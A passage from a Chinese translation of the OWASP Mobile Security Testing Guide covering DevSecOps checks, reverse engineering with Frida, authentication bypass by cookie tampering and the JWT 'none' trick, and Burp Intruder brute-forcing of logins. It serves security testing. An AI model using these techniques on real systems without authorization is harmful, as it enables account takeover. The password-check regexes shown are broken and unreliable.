
在这点上，最大问题是：现在发布代码所要求的其他活动都显著地更快更有效地完成了，那么如何保持安全性呢？我们如何才能维持一个合适的安全级别呢？在降低安全性的情况下，更频繁的发布给用户肯定不是一件好事。

再一次，答案就是自动化和工具化：通过在整个项目生命周期中践行这两个概念，您就可以维持和改进安全性。期望的安全级别越高，管控、检查点以及重点就会越多。以下就是例子：

- 静态应用程序安全性检查可以在开发阶段实施，并可以通过或多或少地强调扫描结果，在过程中持续集成。您可以适当制定所需的安全代码规则并且使用 SAST 工具检测运行的效率。
- 动态应用程序安全性检查可以在应用程序构建完成（例如：在执行完持续集成后）后和在交付之前自动化执行，还是那句话，适当在结果里强调一下。
- 您可以在连续几个周期之间增加一些手动验证点，例如：在交付和部署之间。

必须在运维过程中考虑到一个与 DevOps 一起开发的应用程序的安全性。以下就是例子：必须经常（同时在基础设施层面和应用程序层面）执行扫描。

- 可以经常实行渗透测试。（用于生产环境的应用程序版本就是必须渗透测试的版本，并且测试必须在专用的环境中且包含与生产环境版本数据相似的数据。更多细节请参看渗透测试章节。）
- 应该积极监测，以识别问题，并尽可能快地通过反馈渠道纠正它们。



4.2.3. 参考文献

- [paul] - M. Paul. Official (ISC)2 Guide to the CSSLP CBK, Second Edition ((ISC)2 Press), 2014
- [mcgraw] - G McGraw. Software Security: Building Security In, 2006

4.2.3.1. OWASP MASVS

- V1.1: “所有 App 的组件都需要识别，并且是必须的。”

- V1.3: “所有移动 App 和所有连接的远程服务的高阶架构都已经定义好了，并且那个架构里的安全性都已经解决了。”
- V1.4: “在移动 App 范畴内被认为是敏感的数据都已经被清晰地识别出来了。”
- V1.5: 所有 App 的组件都根据它们提供的业务功能、安全功能来定义的。
- V1.6: “所有移动 App 和相关远程服务的威胁模型都已经产生了，用来识别潜在威胁和对策。”
- V1.7: “所有安全管控都已经集中实现了。”
- V1.10: “安全性在软件开发生命周期里的所有部分都已经实现了。”

4.3. 篡改和逆向工程

逆向工程和篡改技术长期以来都属于破解者，修改者和软件分析人员等。对“传统”安全测试人员和研究人员来说，逆向工程更多的是一项辅助性技能。但趋势正在转变：移动 App 黑盒测试越来越需要反汇编已编译好的 App、应用补丁和篡改二进制代码甚至是实时进程。实际上很多移动 App 都实现了对不受欢迎的篡改进行防御，这并没有让测试人员的工作变得轻松。

对一个移动 App 的逆向工程是分析编译好 App 的一个过程，并以此获取关于它的源代码的信息。逆向工程的目标是理解代码。篡改是修改一个移动 App（要么是编译好的 App 要么是正在运行的 process）或者它的环境变量以影响它的行为的过程。例如：一个 App 可能拒绝运行在您手上被 Rooted 过的测试设备，这让它无法运行您的一些测试。这样的情况下，您就需要修改这个 App 的行为了。

通过理解基本的逆向工程概念，移动安全性测试人员可以很好地工作。它们应该还知道移动设备和操作系统的里里外外：处理器架构、可执行格式、编程语言的复杂性等。

逆向工程是一门艺术，如果论述它的方方面面，那么写成的书可以填满一整个图书馆。技术和专门化的绝对范围是令人兴奋的：一个人在一个非常具体而孤立的子问题上可以花上数年时间，例如：自动化恶意软件分析或者开发新的反混淆技术。

没有一个通用逆向工程过程是一直有效的。那就是说，我们将在这个指南的后面章节里描述通用的方法和工具，以及给出解决最常见防御的例子。

4.3.1. 为什么您需要它

移动安全性测试至少需要具备基本的逆向工程技巧，有以下几方面原因：

使移动 App 执行黑盒测试。现代 App 经常包含阻碍动态分析的管控程序，SSL pinning 和端到端（E2E）加密会阻止您用 proxy 来拦截或操作流量。Root 检测可以阻止 App 运行在 Rooted 过的设备，因而阻止您使用高级的测试工具。您必须具备解除这些防御的能力。

在黑盒安全测试中优化静态分析。在一个黑盒测试中，对 App 字节码或者二进制码的静态分析帮助您理解 App 的内部逻辑。它也让您能识别一些诸如硬编码身份信息之类的问题。

评估逆向工程的适应能力。执行了移动 App 安全性验证标准反逆向工程管控（MASVS-R）所列出来的软件保护措施的 App，应该能承受住一定程度的逆向工程。为了验证类似管控的有效性，测试人员可以执行一下弹性评估，作为一般安全测试的一部分。对于弹性评估，测试人员承担逆向工程师的角色，并尝试绕过防御。

在深入移动 App 的逆向世界之前，我们有一些好消息和一些坏消息。让我们从好消息开始：最终，逆向工程师总会赢。

在移动行业尤其如此，逆向工程师在此行业具有天然优势：移动 App 的部署和沙箱方式，在设计上比传统桌面 App 的部署和沙箱方式更具限制性，所以包括在 Windows 软件中常见的类似 rookit 的防御机制并不奏效。安卓的开发使得逆向工程师能对操作系统进行有利的修改，有利于逆向工程的进行。iOS 系统给予逆向工程师较少的控制权，但防御手段更加有限。

坏消息是对于那些不够大胆的人，他们并不适合处理多线程的反调试管控、加密白盒、隐蔽的反篡改特性和高度复杂的管控流程转换就。最奏效的软件保护方案是专有的，且不会被标准的微调和花招打败。搞定他们需要繁琐的手动分析、编码、挫折、以及——取决于您的个性——一个个失眠的夜晚和紧张的家庭关系。

初学者很容易被逆向工程的完整范围搞得不知所措。开始的最好办法就是安装一些基本的工具（请参见安卓和 iOS 逆向内的相关章节），并从简单的逆向任务和 crackmes 开始。您需要了解汇编器、字节码语言、操作系统、遭遇到混淆问题等。从最简单的任务开始，然后逐渐上升到更难的。

在接下来的部分，我们将给出一个在移动 App 安全性测试中最常用技术的概述。后面的章节中，我们将深入研究安卓和 iOS 特定的操作系统细节。

4.3.2. 基本的篡改技术

4.3.2.1. 二进制补丁

补丁是改变已编译的 App 的过程，例如：修改二进制可执行文件里面的代码、修改 Java 的字节码或者篡改资源。这个过程在手机游戏的黑客场景中被称为 modding。补丁可以用很多种方法来应用，包括用 Hex 编辑器来编辑二进制文件和反编译、编辑和重组一个 App。我们将在后面的章节给出使用补丁的详细例子。

需要注意的是现代移动操作系统严格执行代码签名，所以运行修改过的 App 不像以前在桌面环境那样直接。安全专家们在 90 年代活得轻松多了！幸运的是，如果您工作在您自己的设备上，补丁并不太难——您只需要给 App 重新签名一下或者禁用默认的代码签名验证工具来运行修改后的代码。

4.3.2.2. 代码注入

代码注入是一项非常强大的技术，是指您在运行时能探索和修改进程。注入可以通过不同的方法来实现，但多亏可以免费获取文档好的工具，该过程可以自动实现，因此您不必了解所有细节。这些工具让您能直接访问进程的内存和重要的结构，比如应用程序实例化的活动对象。他们附带了许多实用函数，这些函数对解析已加载的类库、钩子方法和本地方法等很有用。处理内存篡改比文件补丁更加难以检测，所以这对与大多数情况来说是个首选方法。

Substrate、Frida 和 Xposed 在移动行业是最广泛使用的钩子和代码注入框架。这三个框架在设计理念和实现细节不一样：Substrate 和 Xposed 专注于代码注入、钩子，而 Frida 致力于成为一个成熟的“动态检测框架”，集合了代码注入、语言绑定和一个可注入的 Javascript VM 和 console。

然而，您也可以用 Substrate 来注入 Cycript，一种编程环境（又名“Cycript-to-Javascript”），由 Cydia 著名的 Saurik 编写。更复杂的是，Frida 的作者还创建了一个名为“[frida-cycript](#)”的 Cycript 分叉。它用基于 Frida 的运行时 Mjølner 来替换掉 Cycript 的运行时。这使得 Cycript 可以运行在 Frida-core 维护的所有平台和架构上（如果您对这点有疑惑，没关系）。在发布 Frida-cycript 的同时，Frida 的开发者 Ole 发布了一篇标题为“Cycript on Steroids”的文章，一个 [Saurik 不太喜欢的](#) 标题。


我们将涵盖所有这三种框架的例子。我们推荐从 Frida 开始，因为它是三者之中最通用的（正因为如此，我们还会涵盖更多 Frida 的细节和例子）。尤其是 Frida 可以在安卓和 iOS 上注入一个 Javascript VM 到一个进程里，而有 Substrate 的 Cycript 注入仅仅能工作在 iOS 上。不过，无论您使用哪种框架，最终都可以实现许多相同的目标。

4.3.2.2.1. Frida

Frida 是个用 C 语言编写的免费且开源的动态代码检测工具包，它通过将 Javascript 引擎（Duktape 和 V8）注入到检测过的进程中来。Frida 允许您在安卓和 iOS（以及其他平台）的原生 App 里面执行 Javascript 代码片段。

代码可以用多种方式注入。例如：Xposed 永久修改安卓 App 的加载器，每次启动新进程就提供钩子来运行您自己的代码。相比之下，Frida 使用在进程内存中直接写代码的方式实现代码注入。当附加到一个运行中的 App 的时候：

- Frida 使用 ptrace 来劫持一个运行中的进程的线程。这个线程用来分配一块内存，并用一个小型的引导程序来填充它。
- 引导程序打开一个全新的线程，连接到运行在这个设备上的 Frida 调试服务，并加载一个包含了 Frida 代理（frida-agent.so）的共享库。
- 这个代理建立了一个与工具的双向通讯通道（例如：Frida REPL 或者您自己的 Python 脚本）。
- 被拦截的线程在被重置回到它的原始状态后就继续运行，且进程执行照常进行。



Frida Architecture, source: <https://www.frida.re/docs/hacking/>

Frida 的架构，出自：<https://www.frida.re/docs/hacking/>

Frida offers three modes of operation:

Frida 提供了 3 中操作：

- 1、注入：当 Frida-server 作为安卓和 iOS 设备的守护进程运行时，在这是最常见的场景。Frida-core 通过 TCP 暴露出来，默认监听 localhost:27042。在没有被控制使用权限和越狱的设备上运行此模式是不可能的。
- 2、嵌入：这是当您的设备被 rooted 了或者越狱了（您不可以将 ptrace 作为特权用户使用），通过将 [frida-gadget](#) 库嵌入到您的 App 中，您就负责将它注入。
- 3、预加载：类似于 LD_PRELOAD 或 DYLD_INSERT_LIBRARIES。您可以配置 frida-gadget 自动运行和从文件系统加载一个脚本（例如：相对于 Gadget 二进制文件所在位置的路径）。

Frida 还提供了几个构建在 Frida API 之上的简单工具，通过 pip 安装 Frida-tools 后，可以直接从您的终端获取它们。

- 您可以使用 [Frida CLI](#) (Frida) 进行快速脚本原型设计和错误场景尝试。
- [Frida-ps](#) 用于获取设备上运行的所有应用程序（或进程）的列表，包括他们的名称和 PDI。
- [Frida-ls-devices](#) 用于列出您已经连接的设备。
- [Frida-trace](#) 用于快速追踪 iOS App 或安卓原生库内部实现的方法。

另外，您还可以找到一些开源的，基于 Frida 的工具，比如：

- [Passionfruit](#)：一个 iOS App 黑盒评估工具。
- [Fridump](#)：安卓和 iOS 的内存转储工具。
- [Objection](#)：移动安全性评估框架的一个运行时。
- [r2frida](#)：一个将 Radare2 强大的逆向工程能力与 Frida 的动态仪表盘工具包相结合的项目。

通篇指南，我们将用到所有的这些工具。

您可以按原样使用这些工具，或者按您的需要调整它们，亦或者作为如何使用 API 的优秀实例。当您便携自己的钩子脚本或者构建自省工具来质疑您的逆向工程工作流时，将他们作为实例非常有帮助。

还有件事情需要提的是 Frida CodeShare 项目(<https://codeshare.frida.re>)。它包含了一组随时可用的 Frida 脚本，无论在安卓还是 iOS 上都可以作为构建您自己脚本的灵感来源。两个典型的例子是：

- Universal Android SSL Pinning Bypass with Frida - <https://codeshare.frida.re/@pcipolloni/universal-android-ssl-pinning-bypass-with-frida/>
- ObjC 方法观察员 - <https://codeshare.frida.re/@mrmacete/objc-method-observer/>

使用它们就像在使用 Frida CLI 的时候包含 --codeshare <handler> 标记和一个 handler 那样简单，要用“ObjC method observer”，就键入以下内容：

```
$ frida --codeshare mrmacete/objc-method-observer -f YOUR_BINARY
```

4.3.3. 静态和动态的二进制分析

逆向工程是对已编译的程序的源代码进行语义重构的过程。换句话说，您可以把程序拆散、运行它、模拟其中几部分或者对它做其他不便明说的事情，以弄清楚它是如何怎样工作的。

4.3.3.1. 使用反汇编器和反编译器

反汇编器和反编译器允许您把一个 App 的二进制代码或者字节码翻译成一个或多或少可以看明白的格式。把这些工具用在原生二进制文件上，您可以获取与 App 编译时的架构相匹配的汇编代码。安卓的 Java App 可以被汇编成 smali，这是一种安卓 JAVA 虚拟机 Dalvik 所使用的 dex 格式的汇编语言。smali 的汇编也是很容易被反编译回 Java 代码的。

有各种各样可选择的工具和框架：昂贵但方便的 GUI 工具、开源的反汇编引擎、逆向工程框架等。这些工具中的任何一种的进阶使用说明常常都可以写成一本关于它们自己的书。最好的办法就是选择一个适合您预算和需求的工具，并购买一个良好的用户指南。我们将在特定系统的“逆向工程和篡改”章节中列举一些最流行的工具。

4.3.3.2. 调试和跟踪

在传统意义上，调试时在一个程序里识别和隔离问题的过程，它是软件开发生命周期的一部分。同样地，用于调试的工具对于逆向工程师来说也是非常有价值的，即使识别 bug 并不是他们的主要目标。调试器允许程序在运行时的任何时刻监控，检查进程的内部状态、甚至寄存器和内存修改。这些能力简化了程序检查。

调试通常意味着交互式的调试会话，其中调试器被附加到正在运行的进程上。相比之下，跟踪指的是应用程序执行的被动信息记录（例如：API 调用）。跟踪可以通过许多方式来完成，包括调试 API、函数钩子和内核跟踪工具。同样地，我们将在特定系统的“逆向工程和篡改”章节中谈到这些技术。

4.3.4. 高级技术

对于更复杂的技术，比如反混淆被严重混淆过的二进制文件，如果不自动化分析某些部分，您就不会有太大进展。举例来说，在反汇编器中基于手工分析来理解和简化复杂的控制流程图将令您花上数年的时间（并且很可能在完成之前就已把您逼疯了）。相反，您可以使用定制工具来增加

您的工作流。幸运的是，现代反汇编器都带有脚本和 API，并且流行的反汇编器还有许多有用的扩展。还有开源的反汇编引擎和二进制分析框架呢。

就像一直在黑客活动中流传的那样，无所不用其极的原则是：简单地使用最有效的方法。每个二进制文件都是不一样的，而所有的逆向工程师都有他们自己的风格。通常，实现目标的最佳方法是组合使用各种方法（例如：基于模拟器的跟踪和象征性执行）。首先，选择一个好的反汇编器、逆向工程框架，然后熟悉他们特定的特性和扩展 API。最终，让自己变得更棒的最好办法就是获取实践经验。

4.3.4.1. 动态二进制插桩

对原生二进制另一个有用的方法就是动态二进制插桩（DBI）。像 Valgrind 和 PIN 这样的插桩框架支持单个流程细粒度的指令级跟踪。这由在运行时插入动态生成的代码来完成。Valgrind 可以在安卓上很好地编译，并且可以下载预构建的二进制包。

[Valgrind README](#) 文件包含了详细的在安卓的编译说明。

4.3.4.2. 基于模拟的动态分析

在模拟器上运行一个 App 给了您一个强有力的方式来监控和操作它的环境。对于一些反响工程任务，特别是那些需要低级指令来跟踪的任务，模拟是最好的（唯一）的选择。不行的是，这种类型的分析只对安卓有效，因为不存在 iOS 的模拟器（iOS 模拟器不是一个模拟器，并且为 iOS 设备编译的 App 并不能运行在上面）。我们将在“Android 上的篡改和逆向工程”章节中提供一个被广泛接受的基于模拟的分析框架的概述。

4.3.4.3. 使用逆向工程框架的定制工具

尽管大多数基于 GUI 的反汇编器都具有脚本功能和可扩展性，但它们并不适合解决特定问题。逆向工程框架允许您执行和自动化任何类型的逆向任务，而不需要依赖于一个重量级的 GUI。值得注意的是，大多数逆向框架都是开源、免费可用的。支持移动架构的流行框架包括 [Radare2](#) 和 [Angr](#)。

4.3.4.3.1. 示例：使用符号执行或合成执行程序来进行项目分析

在 2000 年后期，基于符号“执行”的测试已经成为一种流行的方式来识别安全威胁。符号“执行”实质上是指用一阶逻辑公式表示程序中可能的路径的过程。Satisfiability Modulo Theories (SMT) 求解器是用来检验这些公式的可满足性，并给出解，包括在求解公式对应的路径上达到某一执行点所需变量的具体值。

通常，符号执行与其他技术（例如：动态执行）一起执行，以缓解经典符号执行特有的路径爆炸问题。这种具体（实际）和符号执行的组合被称为 Concolic 执行（Concolic 这个名字来源于 concrete 和 symbolic）。然而，它在支持消除混淆的任务中也很方便，例如简化控制流图。例如：Jonathan Salwan 和 Romain Thomas 已经 [展示如何用动态符号执行来逆向工程基于 VM 的软件保护。](#)

在安卓这一节中，您将找到基于符号执行在安卓应用程序中破解简单许可检查的攻略。

4.3.5. 参考文献

4.3.5.1. OWASP 2016 移动端 10 大问题

M9 - 逆向工程 - https://www.owasp.org/index.php/Mobile_Top_10_2016-M9-Reverse_Engineering

4.3.5.2. 工具

- Angr - <https://github.com/angr/angr>
- Cycript - <http://www.cycript.org/>
- Frida - <https://www.frida.re/>
- Frida CLI - <https://www.frida.re/docs/frida-cli/>
- frida-ls-devices - <https://www.frida.re/docs/frida-ls-devices/>
- frida-ps - <https://www.frida.re/docs/frida-ps/>
- frida-trace - <https://www.frida.re/docs/frida-trace/>
- Fridump - <https://github.com/Nightbringer21/fridump>
- Objection - <https://github.com/sensepost/objection>
- Passionfruit - <https://github.com/chaitin/passionfruit>
- r2frida - <https://github.com/nowsecure/r2frida>
- Radare2 - <https://github.com/radare/radare2>
- Substrate - <http://www.cydiasubstrate.com/>
- Xposed - <https://www.xda-developers.com/xposed-framework-hub/>

4.4. 移动 App 的身份验证架构

身份验证和授权问题是普遍的安全威胁。事实上，它们不约而同地处于 [OWASP Top 10](#) 里的第二高位。

多数移动 App 实现某种形式上的用户身份验证。虽然一部分身份验证和状态管理逻辑是由后台服务来执行的，身份验证是大多数移动 App 架构中不可或缺的一部分，因此理解其通用实现方案很重要。

由于 iOS 和安卓的基本概念是相同的，所以我们在这篇通用指南中将讨论流行的身份验证和授权架构以及隐患。操作系统特有的身份验证问题，例如：本地身份验证和生物特征身份验证，将在操作系统相关章节提到。

4.4.1. 测试身份验证的通用指南

没有一个十全十美的身份验证方法。在检查一个 APP 身份验证结构时，您应该首先考虑这些验证方法是否在给定情景中是有效的。身份验证可通过如下途径实现：

- 用户知道的东西（密码、PIN、图案等）。
- 用户拥有的东西（SIM 卡、一次性密码生成器或者硬件令牌）。
- 用户的生物特征属性（指纹、视网膜、声纹等）。

由移动 App 实现的身份验证过程的数量依赖于功能和访问的功能的敏感性。在审查身份验证功能的时候，请参照业界最佳实践。用户名、密码的身份验证（使用合理的密码策略）对于有用户登陆并且不太敏感的 App 来说普遍认为是足够的。这种类型的身份验证用在了大多数社交媒体的 App

对于敏感的 App，增加第二种身份验证因子通常来说是合适的。这包括 App 提供了非常敏感信息（例如：信用卡号）的访问功能或者允许用户转让基金。在一些行业中，这些 App 必须遵从某种标准。举个例子，金融 App 必须确保符合支付卡行业数据安全标准（PCI DSS）、Gramm Leach Bliley 法案和 Sarbanes-Oxley 法案（SOX）。美国医疗保健部门的合规考量包括健康保险可携性和责任法案（HIPAA）以及患者安全规则。

您还可以使用 [OWASP 移动 App 安全验证标准](#)作为指南。对于那些非关键的 App（“Level 1”），MASVS 列举出了以下身份验证要求：

- 如果 App 为用户提供了一个远程服务的访问，那么将在远端执行一种可接受的身份验证形式，例如用用户名/密码的身份验证。
- 存在密码策略并且在远端强制实施。
- 当提交不正确的身份验证凭据的次数过多时，远端能实现指数式回退，或临时锁定用户账户。

对于敏感的 App（“Level 2”），MASVS 增加了以下内容：

- 在远端存在第二因子身份验证，2FA 的要求得到一致地执行。

- 为了启用处理敏感数据和事务的操作，需要加强身份验证。
- 当用户登录时，该 App 会通知他们的账户活动信息。

您可以在下面的部分找到一些关于如何测试上述需求的细节信息。

4.4.1.1. 有状态验证 VS 无状态验证

您常常会发现移动 App 用 HTTP 协议作为传入层。HTTP 协议自身就是无状态的，所以一定有一种方式来把用户后续的 HTTP 请求与该用户联系起来，否则用户的登录凭据将不得不跟每次请求一起发送。此外，服务端和客户端都需要跟踪用户数据（例如：用户的权限和角色）。这可以由两种不同的办法来完成：

- 使用有状态验证，在用户登录时生成一个唯一的会话 ID。在接下来的请求中，这个会话 ID 就作为对存储在服务器上的用户信息的引用。会话 ID 是不透明的；它不包含任何用户数据。
- 使用无状态验证，所有用户身份信息存储在客户端的令牌中。这个令牌可以传送到任何服务器或任何微服务，消除了在服务器上维护会话状态的需要。无状态验证常常被分解到授权服务器，该服务器在用户登录的时候，生成、签发和加密（可选）令牌。

Web 应用程序通常使用存储在客户端 Cookie 里的随机会话 ID 来进行有状态的验证。尽管有时候移动 App 以类似的方式使用有状态验证，但无状态的基于令牌的方式正因某种原因而变得流行起来：

- 它们消除了在服务器上存储会话的需要，从而提高了可伸缩性和性能。
- 令牌是开发人员能够将认证和应用解耦。令牌可以由一个认证服务器来生成，并且可以无缝地更改认证方案。

作为一个移动安全测试人员，您应该同时熟悉以上两种认证。

4.4.1.2. 辅助认证

身份验证方案有时辅以被动上下文验证，它可以包括：

- 地理位置。
- IP 地址。
- 一天中的时间。
- 正在使用的设备。

理想情况下，在这样的系统中，将用户的上下文与以前记录的数据进行比较，以识别可能表明账户滥用或潜在欺诈的反常情况。这个过程对用户来说是透明的，但可以成为对攻击者一种强有力的威慑。

4.4.2. 是否设置了合适的身份验证（MSTG-ARCH-2 和 MSTG-AUTH-1）

当测试身份验证和授权的时候执行以下步骤：

- 确定 App 使用了额外的身份验证因素。
- 定位所有提供关键功能的节点。
- 验证所有服务器端节点都严格执行了这些附加因素。

当认证状态在服务器上的强制执行不一致，并且客户端可以篡改状态时，认证绕过的漏洞就会存在。当后端服务正在处理来自移动客户端的请求的时候，它必须一致地强制进行授权检查：在每次请求资源的时候，确定用户是登录并且被授权的。

考虑来自 [OWASP 网页测试指南](#) 的以下例子。在这个例子中，网页资源通过 URL 来访问，并且认证状态是通过 GET 的参数来传送的：

`http://www.site.com/page.asp?authenticated=no`

客户端可以任意更改与请求一起发送的 GET 参数。没什么能阻止这个客户简单地将已验证参数改为“yes”，从而有效地绕过身份验证。

尽管这是个简单的示例，您可能没法在实际情况中找到，程序员有时候会依赖“隐藏”的客户端参数（例如：Cookie）来维护身份验证状态。他们假定这些参数不会被篡改。考虑一下这种情况，比如接下来的[北电呼叫中心管理局的经典漏洞](#)。北电设备的管理网页应用程序依赖 cookie 中的“isAdmin”值来决定登录用户是否应该被授予管理员权限。因此，通过简单地设置 cookie 值就可以获得管理员访问权限，如下所示：

`isAdmin=True`

安全专家过去建议使用基于会话的身份验证，并只在服务端维护会话数据。这就用会话状态来阻止任何形式的客户端篡改。然而，使用无状态身份验证而不是基于会话的身份验证关键在于服务器上不存在会话状态。相反，状态是存储在客户端令牌里，并且随着每次请求一起传输。在这种情况下，查看客户端参数（如：isAdmin）是非常正常的。

为了防止篡改，将加密签名添加到客户端令牌中。当然，事情也容易出错，并且通用的无状态身份验证实现很容易遭到攻击。例如：一些 JSON 网页令牌（JWT）实现的签名验证可以设置签名类型为“none”而被禁用。我们将在“测试 JSON 网页令牌（JWT）”章节中更详细地讨论这种攻击。

4.4.3. 密码的测试最佳实践（MSTG-AUTH-5 和 MSTG-AUTH-6）

在使用密码作为身份验证时，密码强度是个关键问题。密码策略定义了最终用户应该遵守的要求。一个密码策略通常指定密码长度，密码复杂度和密码拓扑。一个“强”密码策略使手动或者自动的密码破解变得困难或不可能。接下来的部分描述了强密码的关键范围，更多信息请查阅 [OWASP 身份验证备忘单](#)。

4.4.3.1. 静态分析

确认密码策略的存在，并根据 [OWASP 身份验证备忘单](#) 来验证密码复杂度要求。在源代码里识别所有密码相关的功能，确保在每个地方都执行了验证检查。检查密码验证功能，以阻止使用违反密码规则的密码。

- 密码长度：
 - 密码必须保证最小长度（10 个字符）。
 - 最大密码长度不应该太短，因为这会阻止用户创建密码短语。典型的最大长度是 128 个字符。
- 密码复杂度 - 密码必须满足以下 4 个复杂度规则中的至少 3 个：
 - 至少一个大写字符（A-Z）。
 - 至少一个数字（0-9）。
 - 至少一个特殊字符。

4.4.3.1.1. zxvcvbn

[zxvcvbn](#) 是一个可以用以估计密码强度的通用类库，灵感来自密码破解者。它可以使用 Javascript，但也可以在服务端使用其他许多编程语言。有很多不同的安装方法，请查看 Github 仓库找到您喜欢的那种。一旦安装了，zxvcvbn 可以用来计算破解这个密码所需的复杂度和猜测次数。

把 zxvcvbn 的 Javascript 类库添加到 HTML 页面，您就可以在浏览器 console 里执行 zxvcvbn 命令，来获取关于破解该密码的可能性的详细信息，包括分数。

该分数的定义如下，可以用于密码强度条等：

太容易猜测：危险密码。 (guesses < 10³)

非常容易猜测：受限范围的网络攻击防范。 (guesses < 10⁶)

可以猜测的：不受限范围网络攻击防范。 (guesses < 10⁸)

安全不可猜测：对离线慢散列场景的中度保护。 (guesses < 10¹⁰) 严重不可猜测：对离线慢散列场景的重度保护。 (guesses >= 10¹⁰)

正则表达式也常常用于强制密码规则。例如 [来自 NowSecure 的 JavaScript 实现](#) 用正则表达式来测试密码的各种特征，比如长度和字符类型。以下是代码的摘录：

```
function(password) {
    if (password.length < owasp.configs.minLength) {
        return 'The password must be at least ' + owasp.configs.minLength + ' characters long.';
    }
},

// forbid repeating characters
function(password) {
    if (/(.){1}{2}/.test(password)) {
        return 'The password may not contain sequences of three or more repeated characters.';
    }
},

function(password) {
    if (!/[a-z]/.test(password)) {
        return 'The password must contain at least one lowercase letter.';
    }
},

// require at least one uppercase letter
function(password) {
    if (!/[A-Z]/.test(password)) {
        return 'The password must contain at least one uppercase letter.';
    }
},

// require at least one number
function(password) {
    if (!/[0-9]/.test(password)) {
        return 'The password must contain at least one number.';
    }
},
```

```
// require at least one special character
function(password) {
    if (!/[A-Za-z0-9]/.test(password)) {
        return 'The password must contain at least one special character.';
    }
},
```

4.4.3.1.2. 登录节流

检查节流过程的源代码：使用给定用户名在短时间内尝试登录的计数器，以及使用在达到最大尝试次数后防止登录尝试的方法。一次被批准的登录尝试后，错误计数器应该被重置。

在实施反暴力控制时，请遵循以下最佳实践：

- 在少量失败登录尝试后，目标账户应该被锁定（暂时性地或者永久性地），并且其他登录尝试应该被拒绝。
- 通常锁定账户 5 分钟用以暂时的账户锁定。
- 这些控制必须在服务器上实现，因为客户端控制很容易被绕过。
- 未经授权的登录尝试必须与目标账户有关，而不是特定的会话。

在[阻止暴力破解攻击的](#) OWASP 页面上描述了其他暴力破解缓解技术。

4.4.3.2. 动态测试 (MSTG-AUTH-6)

自动化密码猜测攻击可以用很多工具来实施。对于 HTTP(s)服务，使用窃听代理是一个切实可行的选项。例如：您可以使用[Burp Suite 入侵者](#)来执行基于单词目录的和强势的攻击。

请记住，当使用 Burp Suite Community Edition 时，会在多次请求后激活一个节流机制，这将大大减慢您使用 Burp 入侵者的攻击。此外，这个版本中没有内置的密码列表。如果您想执行真正的暴力攻击，可以使用 Burp Suite Professional 或 OWASP ZAP。

对于一个基于单词目录并使用 Burp 入侵者的暴力攻击，执行以下步骤：

- 启动 Burp Suite Professional。
- 创建一个新的项目（或者打开现有的一个）。
- 设置您的移动设备，让它使用 Burp 作为 HTTP、HTTPS 代理。登录到移动 App 上，并且拦截发送到后端服务的身份验证请求。
- 右键点击在“Proxy、HTTP History”标签页的请求，并且在菜单栏选择“Send to Intruder”。

- 在 Burp Suite 里选择“Intruder”标签页。关于怎么使用 [Burp Intruder](#) 的更多信息，请参阅在 Portswigger 上的官方文档。
- 确保合理地设置了在“Target”、“Positions”和“Options”标签页的所有参数，并选择“Payload”标签页。
- 加载或者粘贴您要尝试的密码列表。有一些可用的资源提供了密码列表，像 [FuzzDB](#)、Burp 入侵者内建的列表或者在 Kali Linux 上“/usr/share/wordlist”目录下的文件。

一旦所有都已经配置好了，并且您选了一个单词目录，您就准备好可以开始攻击了！

- 点击“Start attack”按钮来攻击身份验证。

一个新窗口将被打开。站点请求按顺序发送，每个请求对应于列表中的一个密码。关于响应体的信息（长度、状态码等）会提供给每个请求，让您区分成功和失败的尝试：

